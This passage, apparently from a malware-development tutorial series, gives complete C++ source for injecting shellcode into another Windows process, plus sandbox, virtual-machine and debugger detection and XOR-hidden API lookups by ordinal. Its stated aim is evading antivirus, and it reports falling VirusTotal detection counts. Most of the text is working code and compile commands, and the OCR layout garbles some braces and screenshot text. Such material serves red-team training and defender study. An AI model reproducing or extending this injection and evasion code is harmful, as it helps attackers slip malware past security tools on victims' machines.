2021/12/21/simple-malware-av-evasion-3.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>

int main(int argc, char* argv[]) {

    // meow-meow messagebox x64 windows
    unsigned char my_payload[] =
        "\xfc\x48\x81\xe4\xf0\xff\xff\xe8\xd0\x00\x00\x00\x41"
        "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
        "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
        "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
        "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
        "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
        "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
        "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
        "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
        "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
        "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
```

```

"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";

HANDLE ph; // process handle
HANDLE rt; // remote thread
PVOID rb; // remote buffer

DWORD pid; // process ID
pid = atoi(argv[1]);

// allocate and fill 100 MB of memory
char *mem = NULL;
mem = (char *) malloc(100000000);

if (mem != NULL) {
    memset(mem, 00, 100000000);
    free(mem);

    // parse process ID
    ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
        DWORD(pid));
    printf("PID: %i", pid);

    // allocate memory buffer for remote process
    rb = VirtualAllocEx(ph, NULL, sizeof(my_payload),
        (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);

    // "copy" data between processes
    WriteProcessMemory(ph, rb, my_payload,
        sizeof(my_payload), NULL);

    // our process start new thread
    rt = CreateRemoteThread(ph, NULL, 0,
        (LPTHREAD_START_ROUTINE)rb,
        NULL, 0, NULL);
}

```


```

        CloseHandle(ph);
    return 0;
}
}


```

Let's go to compile:

```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fdata-sections \
-Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive
```



And run it in our victim's machine (Windows 10 x64):



As you can see everything is worked perfectly :)

And if we just upload this malware to VirusTotal:

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
Cylance	Unsafe	Cynet	Malicious (score: 100)
FireEye	Generic.mg/bc3d2e350db60a	Ikarus	Trojan:Win32/Sabik.F!Bml
Microsoft	Trojan:Win32/Sabik.F!Bml	Symantec	Meterpreter
Acronis (Static ML)	Undetected	Ad-Aware	Undetected

<https://www.virustotal.com/gui/file/4ff68b6ca99638342b9b316439594c21520e66feca36c2447e3cc75ad3d70f46/detection>

So, 6 of 67 AV engines detect our file as malicious.

For better result, we can add payload encryption with key or [obfuscate functions](#), or combine both of this techniques.

And what's next? Malwares often use various methods to fingerprint the environment they're being executed in and perform different actions based on the situation.

For example, we can detect virtualized environment. Sandboxes and analyst's virtual machines usually can't 100% accurately emulate actual execution environment. Nowadays typical user machine has a processor with at least 2 cores and has a minimum 2GB RAM. So our malware can verify if the environment is a subject to these constraints:

```
BOOL checkResources() {
    SYSTEM_INFO s;
    MEMORYSTATUSEX ms;
    DWORD procNum;
    DWORD ram;

    // check number of processors
    GetSystemInfo(&s);
    procNum = s.dwNumberOfProcessors;
    if (procNum < 2) return false;

    // check RAM
    ms.dwLength = sizeof(ms);
    GlobalMemoryStatusEx(&ms);
    ram = ms.ullTotalPhys / 1024 / 1024 / 1024;
    if (ram < 2) return false;

    return true;
}
```

Also we'll invoke the `VirtualAllocExNuma()` API call. This is an alternative

version of `VirtualAllocEx()` that is meant to be used by systems with more than one physical CPU:

```
typedef LPVOID (WINAPI * pVirtualAllocExNuma) (
    HANDLE      hProcess,
    LPVOID      lpAddress,
    SIZE_T      dwSize,
    DWORD       flAllocationType,
    DWORD       flProtect,
    DWORD       nndPreferred
);

// memory allocation work on regular PC
// but will fail in AV emulators
BOOL checkNUMA() {
    LPVOID mem = NULL;
    pVirtualAllocExNuma myVirtualAllocExNuma =
        (pVirtualAllocExNuma)GetProcAddress(
            GetModuleHandle("kernel32.dll"), "VirtualAllocExNuma");
    mem = myVirtualAllocExNuma(GetCurrentProcess(),
        NULL, 1000, MEM_RESERVE | MEM_COMMIT,
        PAGE_EXECUTE_READWRITE, 0);
    if (mem != NULL) {
        return false;
    } else {
        return true;
    }
}

//...
```

What we're doing here is trying to allocate memory with `VirtualAllocExNuma()`, and if it fails we just exit immediately. Otherwise, execution will continue.

Since the code is emulated it is not started in a process which has the name of the binary file. That's why we check that first argument contains name of the file:

```
// what is my name???
if (strstr(argv[0], "hack2.exe") == NULL) {
    printf("What's my name? WTF?? :(\n");
    return -2;
}
```

It's possible to simply “ask” the operating system if any debugger is attached. `IsDebuggerPresent` function basically checks `BeingDebugged` flag in the PEB:

```

// "ask" the OS if any debugger is present
if (IsDebuggerPresent()) {
    printf("attached debugger detected :(\n");
    return -2;
}

```

Dynamic malware analysis - or sandboxing - has become the centerpiece of any major security solution. At the same time, almost all variants of current threats include some kind of sandbox detection logic.

So we can try to combine all this tricks (`hac2.cpp`):

```

/*
hack.cpp
classic payload injection example
allocate too much memory
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2021/12/21/simple-malware-av-evasion-3.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <memoryapi.h>

typedef LPVOID (WINAPI * pVirtualAllocExNuma) (
    HANDLE         hProcess,
    LPVOID         lpAddress,
    SIZE_T          dwSize,
    DWORD          flAllocationType,
    DWORD          flProtect,
    DWORD          nndPreferred
);

// memory allocation work on regular PC
// but will fail in AV emulators
BOOL checkNUMA() {
    LPVOID mem = NULL;
    pVirtualAllocExNuma myVirtualAllocExNuma =
        (pVirtualAllocExNuma)GetProcAddress(
            GetModuleHandle("kernel32.dll"),
            "VirtualAllocExNuma");
    mem = myVirtualAllocExNuma(GetCurrentProcess(),
        NULL, 1000, MEM_RESERVE | MEM_COMMIT,
        PAGE_EXECUTE_READWRITE, 0);
}

```

```

if (mem != NULL) {
    return false;
} else {
    return true;
}

// resource check
BOOL checkResources() {
    SYSTEM_INFO s;
    MEMORYSTATUSEX ms;
    DWORD procNum;
    DWORD ram;

    // check number of processors
    GetSystemInfo(&s);
    procNum = s.dwNumberOfProcessors;
    if (procNum < 2) return false;

    // check RAM
    ms.dwLength = sizeof(ms);
    GlobalMemoryStatusEx(&ms);
    ram = ms.ullTotalPhys / 1024 / 1024 / 1024;
    if (ram < 2) return false;

    return true;
}

int main(int argc, char* argv[]) {

    // meow-meow messagebox x64 windows
    unsigned char my_payload[] =
        "\xfc\x48\x81\xe4\xf0\xff\xff\xe8\xd0\x00\x00\x00\x41"
        "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
        "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
        "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
        "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
        "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
        "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
        "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
        "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
        "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
        "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
        "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
        "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"

```

```

"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";

HANDLE ph; // process handle
HANDLE rt; // remote thread
PVOID rb; // remote buffer

DWORD pid; // process ID
pid = atoi(argv[1]);

// what is my name???
if (strstr(argv[0], "hack2.exe") == NULL) {
    printf("What's my name? WTF?? :(\n");
    return -2;
}

// "ask" the OS if any debugger is present
if (IsDebuggerPresent()) {
    printf("attached debugger detected :( \n");
    return -2;
}

// check NUMA
if (checkNUMA()) {
    printf("NUMA memory allocate failed :( \n");
    return -2;
}

// check resources
if (checkResources() == false) {
    printf("possibly launched in sandbox :( \n");
    return -2;
}

// allocate and fill 100 MB of memory
char *mem = NULL;
mem = (char *) malloc(100000000);

```

```
if (mem != NULL) {
    memset(mem, 00, 100000000);
    free(mem);

    // parse process ID
    ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
        DWORD(pid));
    printf("PID: %i", pid);

    // allocate memory buffer for remote process
    rb = VirtualAllocEx(ph, NULL, sizeof(my_payload),
        (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);

    // "copy" data between processes
    WriteProcessMemory(ph, rb, my_payload,
        sizeof(my_payload), NULL);

    // our process start new thread
    rt = CreateRemoteThread(ph, NULL, 0,
        (LPTHREAD_START_ROUTINE)rb,
        NULL, 0, NULL);
    CloseHandle(ph);
    return 0;
}
```

Let's go to compile:

```
2021-12-21-simple-malware-av-evasion-3: bash — Konsole
File Edit View Bookmarks Settings Help
[zhao@parrot] ~ /projects/hacking/cybersec_blog/2021-12-21-simple-malware-av-evasion-3]
$ x86_64-w64-mingw32-g++ hack2.cpp -o hack2.exe -fconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
[zhao@parrot] ~ /projects/hacking/cybersec_blog/2021-12-21-simple-malware-av-evasion-3]
$ ls -lt
total 92
-rwxr-xr-x 1 zhao zhao 40960 Dec 26 18:55 hack2.exe
-rw-r--r-- 1 zhao zhao 4216 Dec 26 18:52 hack2.cpp
-rwxr-xr-x 1 zhao zhao 40448 Dec 26 16:41 hack.exe
-rw-r--r-- 1 zhao zhao 2627 Dec 25 18:29 hack.cpp
[zhao@parrot] ~ /projects/hacking/cybersec_blog/2021-12-21-simple-malware-av-evasion-3]
$
```

and run in our victim's machine (Windows 10 x64):

```

File Edit View Bookmarks Settings Help
185 | printf("NUMA memory allocate failed :( \n");
186 |     return -2;
187 |
188 |
189 // check resources
190 if (checkResources() == false) {
191     printf("possibly launched in sandbox :(\n");
192     return -2;
193 }
194 |
195 // allocate and fill 100 MB of memory
196 char *mem = NULL;
197 mem = (char *) malloc(100000000);
198 |
199 if (mem != NULL) {
200     memset(mem, 0x, 100000000);
201     free(mem);
202 }
203 |
204 // parse process ID
205 ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, 0);
206 printf("PID: %d\n", pid);
207 |
208 // allocate memory buffer for remote process
209 rb = VirtualAllocEx(ph, NULL, sizeof(my_payload),
210                     0x40, 0x40);
211 |
212 // "copy" data between processes
213 WriteProcessMemory(ph, rb, my_payload, sizeof(my_payload));
214 |
215 // our process start new thread
216 rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)CloseHandle,
217                         CloseHandle, ph);
218 |
219 return 0;
220 }
221 |
222 }
```

NORMAL hack2.cpp

As you can see, our malicious logic did not start as we are in a virtual machine with 1 core CPU.

Let's go to upload this variant to VirusTotal:

The screenshot shows the VirusTotal analysis interface for the file 5658fd8d326dcbb01492c0d5644cdeb69d8cd64acb939a91b25a3caa53f7a61. It displays the following information:

- Community Score:** 8/67
- File Details:** 5658fd8d326dcbb01492c0d5644cdeb69d8cd64acb939a91b25a3caa53f7a61, 40.00 KB, EXE, 2021-12-26 13:06:26 UTC
- Detection:**

Vendor	Result
Cylance	Unsafe
FireEye	Generic.mg.Bei0Pkb0xe4984fe
Kaspersky	HEUR:Trojan.Win32.Phava.a
SentinelOne (Static ML)	Static AI - Suspicious PE
Cynet	Malicious (score: 100)
Ikarus	Trojan.Wnd4.Rozena
Microsoft	Trojan.Win32/Subsik.FLB!ml
Symantec	Meterpreter

<https://www.virustotal.com/gui/file/5658fd8d326dcbb01492c0d5644cdeb69d8cd64acb939a91b25a3caa53f7a61/detection>

So, 8 of 67 AV engines detect our file as malicious.

As usually, for better result, we can add payload [encryption](#) with key or [obfuscate functions](#), or combine both of this techniques.


To conclude these examples show it is pretty simple to bypass AV when you exploit their weaknesses. It only requires some knowledge on windows system and how AV works.

Also we can try to detect devices and vendor names of our machine, search VM-specific artifacts, check file, process or windows names, check screen resolution, etc. I will show these techniques and real examples in the future in separate posts.

I hope this section spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

The Antivirus Hacker's Handbook
 Wikileaks - Bypass AV Dynamic Analysis
 DeepSec 2013 Talk: The Joys of Detecting Malicious Software
 IsDebuggerPresent
 VirtualAllocExNuma
 NUMA Support
 Source code on Github

38. AV engines evasion techniques - part 4. Simple C++ example.



```

File Actions Edit View Help
mc [coco...pshared x cocomelonc@kali: ~/proje...log/cocomelonc.github.io
130 XOR((char *) s_dll, sizeof(s_dll), s_ke
131 XOR((char *) s_mb, sizeof(s_mb), s_key
132 if (NULL == LoadLibrary((LPCSTR)s_dll)
133     printf("failed to load library :( %s\n"
134     return -2;
135 }
136
137 HMODULE module = GetModuleHandle((LPCSTR)
138 if (NULL == module) {
139     printf("failed to get a handle to %s\n"
140     return -2;
141 }
142
143 DWORD ord = getFuncOrd(module, (LPCSTR)
144 if (-1 == ord) {
145     printf("failed to find ordinal %s\n",
146     return -2;
147 }
148
149 fnMessageBoxA myMessageBoxA = (fnMessageBoxA)GetProcAddress(module, MAKEINTRESOURCE(ord));
150 myMessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);
151 return 0;

```

NORMAL hack.cpp

This section is a result of self-researching another AV evasion trick. An example how to bypass AV engines in simple C++ malware.

This trick regarding how you hide your windows API calls from static analysis.

When you want to interact with the windows operating system, then you need to call windows API for example from `user32.dll` from your code such as `MessageBoxA` or any other API. If you specify the calls from your code, then the compiler will include the `MessageBoxA` or all the API's needed in the import table in your PE. it would give ideas for the malware analyst for more closely investigate your malware.

what is ordinals?

Each function exported by a DLL is identified by a numeric ordinal and optionally a name. Likewise, functions can be imported from a DLL either by ordinal or by name. The ordinal represents the position of the function's address pointer in the DLL Export Address table.

In one of my [posts](#) I wrote a simple python script which enumerates the exported functions from the provided DLL (`dll-def.py`):

```

import pefile
import sys
import os.path

dll = pefile.PE(sys.argv[1])
dll_basename = os.path.splitext(sys.argv[1])[0]

try:
    with open(sys.argv[1]
              .split("/")[-1]
              .replace(".dll", ".def"), "w") as f:
        f.write("EXPORTS\n")
        for export in dll.DIRECTORY_ENTRY_EXPORT.symbols:
            if export.name:
                f.write(
                    '{}={}\r{}\r{}\n'.format(
                        export.name.decode(),
                        dll_basename,
                        export.name.decode(),
                        export.ordinal))
except:
    print ("failed to create .def file :(")
else:
    print ("successfully create .def file :)")

```

Let's go to run it for `user32.dll`:

```
python3 dll-def.py user32.dll
```

```

[(py3)-(cocomelonc㉿kali)]-[/projects/hacking/cybersec_blog/2022-03-18-malware-av-evasion-4]
$ python3 dll-def.py user32.dll
successfully create .def file :)

[(py3)-(cocomelonc㉿kali)]-[/projects/hacking/cybersec_blog/2022-03-18-malware-av-evasion-4]
$ cat user32.def | grep MessageBox
MessageBoxA=user32.MessageBoxA @2039
MessageBoxExA=user32.MessageBoxExA @2840
MessageBoxExW=user32.MessageBoxExW @2841
MessageBoxIndirectA=user32.MessageBoxIndirectA @2042
MessageBoxIndirectW=user32.MessageBoxIndirectW @2043
MessageBoxTimeoutA=user32.MessageBoxTimeoutA @2044
MessageBoxTimeoutW=user32.MessageBoxTimeoutW @2045
MessageBoxW=user32.MessageBoxW @2046
SoftModalMessageBox=user32.SoftModalMessageBox @2253

[(py3)-(cocomelonc㉿kali)]-[/projects/hacking/cybersec_blog/2022-03-18-malware-av-evasion-4]
$ █
```

As you can see, for example, for `MessageBoxA` ordinal is 2039, for `MessageBoxW` ordinal is 2046.

practical example.

Let's go to look at the practical example.

The ordinals might change on each release of the dll. We do not hardcode it in

our code. We need to look up the ordinals by iterating the list and make a string comparison. This activity is counterproductive to our objective to hide the API name in our code since we need to make a string comparison during the lookup.

This technique is very simple.

First of all, I used a trick from my [post](#) (also included to this book):

```
// encrypted function name (MessageBoxA)
unsigned char s_mb[] = { 0x20, 0x1c, 0x0, 0x6, 0x11, 0x2,
0x17, 0x31, 0xa, 0x1b, 0x33 };

// encrypted module name (user32.dll)
unsigned char s_dll[] = { 0x18, 0xa, 0x16, 0x7, 0x43,
0x57, 0x5c, 0x17, 0x9, 0xf };

// key
char s_key[] = "mysupersecretkey";

// XOR decrypt
void XOR(char * data, size_t data_len, char * key,
size_t key_len) {
    int j;
    j = 0;
    for (int i = 0; i < data_len; i++) {
        if (j == key_len - 1) j = 0;
        data[i] = data[i] ^ key[j];
        j++;
    }
}
```

And use python script to XOR encrypt our function name:

```
import sys
import os
import hashlib
import string

## XOR function to encrypt data
def xor(data, key):
    key = str(key)
    l = len(key)
    output_str = ""

    for i in range(len(data)):
        current = data[i]
        current_key = key[i % len(key)]
        ordd = lambda x: x if isinstance(x, int) else ord(x)
```

```

        output_str += chr(ordd(current) ^ ord(current_key))
    return output_str

## encrypting
def xor_encrypt(data, key):
    ciphertext = xor(data, key)
    ciphertext = '{ 0x' + ', 0x'.
    join(hex(ord(x))[2:] for x in ciphertext) + ' }';
    print (ciphertext)
    return ciphertext, key

## key for encrypt/decrypt
my_secret_key = "mysupersecretkey"

ciphertext, p_key = xor_encrypt("user32.dll",
my_secret_key)
ciphertext, p_key = xor_encrypt("MessageBoxA",
my_secret_key)

```

So in our case, we encrypt `user32.dll` and `MessageBoxA` strings.

In general, we use the Name Pointer Table (NPT) and Export Ordinal Table (EOT) to find export ordinals.

So I used function for get export directory table:

```

// get export directory table
PIMAGE_EXPORT_DIRECTORY getEDT(HMODULE module) {
    PBYTE base; // base address of module
    PIMAGE_FILE_HEADER img_file_header; // COFF file header
    PIMAGE_EXPORT_DIRECTORY edt; // export directory table
    DWORD rva; // relative virtual address of EDT
    PIMAGE_DOS_HEADER img_dos_header; // MS-DOS stub
    PIMAGE_OPTIONAL_HEADER img_opt_header; // "optional" header
    PDWORD sig; // PE signature

    // Start at the base of the module.
    // The MS-DOS stub begins there.
    base = (PBYTE)module;
    img_dos_header = (PIMAGE_DOS_HEADER)module;

    // Get the PE signature and verify it.
    sig = (DWORD*)(base + img_dos_header->e_lfanew);
    if (IMAGE_NT_SIGNATURE != *sig) {
        // bad signature -- invalid image or module handle
        return NULL;
    }
}

```

```

// Get the COFF file header.
img_file_header = (PIMAGE_FILE_HEADER)(sig + 1);

// get the "optional" header
// (it's not actually optional for executables).
img_opt_header = (PIMAGE_OPTIONAL_HEADER)(img_file_header + 1);

// finally, get the export directory table.
if (IMAGE_DIRECTORY_ENTRY_EXPORT
>= img_opt_header->
NumberOfRvaAndSizes) {
    // this image doesn't have an
    // export directory table.
    return NULL;
}
rva = img_opt_header->
DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress;
edt = (PIMAGE_EXPORT_DIRECTORY)(base + rva);

return edt;
}

```

And searches a module's name pointer table (NPT) for the named procedure:

```

// binary search
DWORD findFuncB(PDWORD npt, DWORD size, PBYTE base, LPCSTR proc) {
    INT cmp;
    DWORD max;
    DWORD mid;
    DWORD min;

    min = 0;
    max = size - 1;

    while (min <= max) {
        mid = (min + max) >> 1;
        cmp = strcmp((LPCSTR)(npt[mid] + base), proc);

        if (cmp < 0) {
            min = mid + 1;
        } else if (cmp > 0) {
            max = mid - 1;
        } else {
            return mid;
        }
    }
}

```

```

        }
    }
    return -1;
}

```

As you can see, is simply a convenience function that does the binary search of the NPT.

Finally, get ordinal:

```

// get func ordinal
DWORD getFuncOrd(HMODULE module, LPCSTR proc) {
    PBYTE base; // module base address
    PIMAGE_EXPORT_DIRECTORY edt; // export directory table
    WORD eot; // export ordinal table (EOT)
    DWORD i; // index into NPT and/or EOT
    PDWORD npt; // name pointer table (NPT)

    base = (PBYTE)module;

    // get the export directory table,
    // from which we can find the name pointer
    // table and export ordinal table.
    edt = getEDT(module);

    // get the name pointer table and
    // search it for the named procedure.
    npt = (DWORD*)(base + edt->AddressOfNames);
    i = findFuncB(npt, edt->NumberOfNames, base, proc);
    if (-1 == i) {
        // the procedure was not found
        // in the module's name pointer table.
        return -1;
    }

    // get the export ordinal table.
    eot = (WORD*)(base + edt->AddressOfNameOrdinals);

    // actual ordinal is ordinal
    // from EOT plus "ordinal base" from EDT.
    return eot[i] + edt->Base;
}

```

And `main` function idea without error checking:

```

int main(int argc, char* argv[]) {
    XOR((char *) s_dll, sizeof(s_dll), s_key, sizeof(s_key));
}

```

```

XOR((char *) s_mb, sizeof(s_mb), s_key, sizeof(s_key));
LoadLibrary((LPCSTR) s_dll)
HMODULE module = GetModuleHandle((LPCSTR) s_dll);
DWORD ord = getFuncOrd(module, (LPCSTR) s_mb);
fnMessageBoxA myMessageBoxA =
(fnMessageBoxA)GetProcAddress(
module, MAKEINTRESOURCE(ord));
myMessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);
return 0;
}

```

So the full source code of our example:

```

/*
 * hack.cpp - Find function from DLL
via ordinal. C++ implementation
* @cocomelonc
* https://cocomelonc.github.io/tutorial/
2022/03/18/simple-malware-av-evasion-4.html
*/
#include <stdio.h>
#include "windows.h"

typedef UINT(CALLBACK* fnMessageBoxA)(
    HWND hWnd,
    LPCSTR lpText,
    LPCSTR lpCaption,
    UINT uType
);

// encrypted function name (MessageBoxA)
unsigned char s_mb[] = { 0x20, 0x1c, 0x0, 0x6, 0x11, 0x2,
0x17, 0x31, 0xa, 0x1b, 0x33 };

// encrypted module name (user32.dll)
unsigned char s_dll[] = { 0x18, 0xa, 0x16, 0x7, 0x43,
0x57, 0x5c, 0x17, 0x9, 0xf };

// key
char s_key[] = "mysupersecretkey";

// XOR decrypt
void XOR(char * data, size_t data_len, char * key,
size_t key_len) {
    int j;
    j = 0;

```

```

for (int i = 0; i < data_len; i++) {
    if (j == key_len - 1) j = 0;
    data[i] = data[i] ^ key[j];
    j++;
}
}

// binary search
DWORD findFuncB(PDWORD npt, DWORD size, PBYTE base, LPCSTR proc) {
    INT cmp;
    DWORD max;
    DWORD mid;
    DWORD min;

    min = 0;
    max = size - 1;

    while (min <= max) {
        mid = (min + max) >> 1;
        cmp = strcmp((LPCSTR)(npt[mid] + base), proc);

        if (cmp < 0) {
            min = mid + 1;
        } else if (cmp > 0) {
            max = mid - 1;
        } else {
            return mid;
        }
    }
    return -1;
}

// get export directory table
PIMAGE_EXPORT_DIRECTORY getEDT(HMODULE module) {
    PBYTE base; // base address of module
    PIMAGE_FILE_HEADER img_file_header; // COFF file header
    PIMAGE_EXPORT_DIRECTORY edt; // export directory table
    DWORD rva; // relative virtual address of EDT
    PIMAGE_DOS_HEADER img_dos_header; // MS-DOS stub
    PIMAGE_OPTIONAL_HEADER img_opt_header; // "optional" header
    PDWORD sig; // PE signature

    // start at the base of the module.
    // The MS-DOS stub begins there.
    base = (PBYTE)module;
}

```

```

img_dos_header = (PIMAGE_DOS_HEADER)module;

// get the PE signature and verify it.
sig = (DWORD*)(base + img_dos_header->e_lfanew);
if (IMAGE_NT_SIGNATURE != *sig) {
    // bad signature -- invalid image or module handle
    return NULL;
}

// get the COFF file header.
img_file_header = (PIMAGE_FILE_HEADER)(sig + 1);

// get the "optional" header
// (it's not actually optional for executables).
img_opt_header = (PIMAGE_OPTIONAL_HEADER)
(img_file_header + 1);

// Finally, get the export directory table.
if (IMAGE_DIRECTORY_ENTRY_EXPORT
>= img_opt_header->
NumberOfRvaAndSizes) {
    // this image doesn't have an
    // export directory table.
    return NULL;
}
rva = img_opt_header->
DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress;
edt = (PIMAGE_EXPORT_DIRECTORY)(base + rva);

return edt;
}

// get func ordinal
DWORD getFuncOrd(HMODULE module, LPCSTR proc) {
    PBYTE base; // module base address
    PIMAGE_EXPORT_DIRECTORY edt; // export directory table
    WORD eot; // export ordinal table (EOT)
    DWORD i; // index into NPT and/or EOT
    PDWORD npt; // name pointer table (NPT)

    base = (PBYTE)module;

    // get the export directory table,
    // from which we can find the name pointer
}

```

```

// table and export ordinal table.
edt = getEDT(module);

// get the name pointer table and
// search it for the named procedure.
npt = (DWORD*)(base + edt->AddressOfNames);
i = findFuncB(npt, edt->NumberOfNames, base, proc);
if (-1 == i) {
    // the procedure was not found in
    // the module's name pointer table.
    return -1;
}

// get the export ordinal table.
eot = (WORD*)(base + edt->AddressOfNameOrdinals);

// actual ordinal is ordinal
// from EOT plus "ordinal base" from EDT.
return eot[i] + edt->Base;
}

